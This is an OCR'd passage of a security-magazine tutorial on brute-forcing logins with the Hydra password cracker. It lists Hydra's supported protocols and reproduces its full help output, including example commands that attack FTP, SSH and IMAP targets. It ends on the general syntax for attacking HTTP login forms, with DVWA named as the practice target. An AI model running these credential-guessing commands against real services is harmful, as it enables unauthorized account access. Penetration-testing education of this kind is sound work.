
References:

1. Bash Reference Manual: https://www.gnu.org/savannah-checkouts/gnu/bash/manual/bash.html

2. Bash Introduction for Hackers Part 1: https://hakin9.org/bash-introduction-for-hackers-part-1/

3. Bash Introduction for Hackers part 2: https://hakin9.org/bash-introduction-for-hackers-part-2/

BRUTE FORCING USING HYDRA



MAYUKH PAUL

Mayukh is a cyber security enthusiast currently studying in college with a keen interest in social engineering. The art of psychologically manipulating people into performing actions or divulging confidential information intrigues him.

He invests his time hunting bugs and writing blogs over the internet about latest findings in the cyber field. He has worked as a Junior Cyber Security Analyst at National Cyber Security Services. He enjoys trying out new tools and exploiting new vulnerabilities and aims to dive more into the field of cyber security research and protect the company security against cyber threats.

Hydra is a login cracker written in C and developed by THC. Hydra makes use of different approaches in order to guess the correct combination of username and password. Hydra supports multiple login protocols listed below:

- Asterisk
- MySQL
- MsSQL
- nntp
- oracle-listener
- oracle-sid
- pcanywhere
- pcnfs
- pop3
- pop3s
- postgres
- rdp
- redis
- rexec
- rlogin
- rsh
- rtsp
- s7-300
- sip
- smb
- smtp
- smtps


- smtp-enum
- snmp
- socks5
- ssh
- sshkey
- svn
- teamspeak
- telnet
- telnets
- vmauthd
- vnc
- xmpp
- afp
- cisco
- cisco-enable
- cvs
- firebird
- ftp
- ftps
- http-head
- https-head
- http-get
- https-get
- http-post

- https-post
- http-get-form
- https-get-form
- http-post-form
- https-post-form
- http-proxy
- http-proxy-urlenum
- icq
- imap
- imaps
- irc
- ldap2
- ldap2s
- ldap3
- ldap3s
- ldap3-crammd5
- ldap3-crammd5s
- ldap3-digestmd5
- ldap3-digestmd5s

Hydra is built into most pentesting environments. It can be installed using the command “sudo apt-get install hydra” or from the GitHub repository https://github.com/vanhauser-thc/thc-hydra.


Now let’s take a look at how to brute-force a login form using Hydra.

Here, I tested Hydra on DVWA. It is a vulnerable web application where one can legally test their hacking skills.




- https://owasp.org/www-community/attacks/Brute_force_attack
- http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html

Firstly, let us take a look at our brute-forcing tool. Typing “`hydra -h`” shows the syntax and options in Hydra.



```
┌──(alienmak㉿kali)-[~]
└─$ hydra -h
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (t
his is non-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s
 PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[:PORT][/OPT]]

Options:
  -R        restore a previous aborted/crashed session
  -I        ignore an existing restore file (don't wait 10 seconds)
  -S        perform an SSL connect
  -s PORT   if the service is on a different default port, define it here
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -x MIN:MAX:CHARSET  password bruteforce generation, type "-x -h" to get help
  -y        disable use of symbols in bruteforce, see above
  -r             rainy mode for password generation (-x)
  -e nsr    try "n" null password, "s" login as pass and/or "r" reversed login
  -u        loop around users, not passwords (effective! implied with -x)
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -o FILE   write found login/password pairs to FILE instead of stdout
  -b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
  -f / -F   exit when a login/pass pair is found (-M: -f per host, -F global)
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -T TASKS  run TASKS connects in parallel overall (for -M, default: 64)
  -w / -W TIME  wait time for a response (32) / between connects per thread (0)
  -c TIME   wait time per login attempt over all threads (enforces -t 1)
  -4 / -6   use IPv4 (default) / IPv6 addresses (put always in [] also in -M)
  -v / -V / -d  verbose mode / show login+pass for each attempt / debug mode
  -O        use old SSL v2 and v3
  -K        do not redo failed attempts (good for -M mass scanning)
  -q        do not print messages about connection errors
  -U        service module usage details
  -m OPT    options specific for a module, see -U output for information
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
```




```
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy
-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[
s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd
vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)
These services were not compiled in: afp ncp oracle sapr3 smb2.

Use HYDRA_PROXY_HTTP or HYDRA_PROXY environment variables for a proxy setup.
E.g. % export HYDRA_PROXY=socks5://l:p@127.0.0.1:9150 (or: socks4:// connect://)
     % export HYDRA_PROXY=connect_and_socks_proxylist.txt  (up to 64 entries)
     % export HYDRA_PROXY_HTTP=http://login:pass@proxy:8080
     % export HYDRA_PROXY_HTTP=proxylist.txt  (up to 64 entries)

Examples:
  hydra -l user -P passlist.txt ftp://192.168.0.1
  hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
  hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5
  hydra -l admin -p password ftp://[192.168.0.0/24]/
  hydra -L logins.txt -P pws.txt -M targets.txt ssh

┌──(alienmak㉿kali)-[~]
└─$                                                                                                          255 ×
```

Now to brute force HTTP login forms, the syntax is

```
hydra -L USERFILE -P PASSWORDFILE DOMAIN/IP METHOD "REDIRECTIONURL:PARAMETERS:FAILMESSAGE"
```

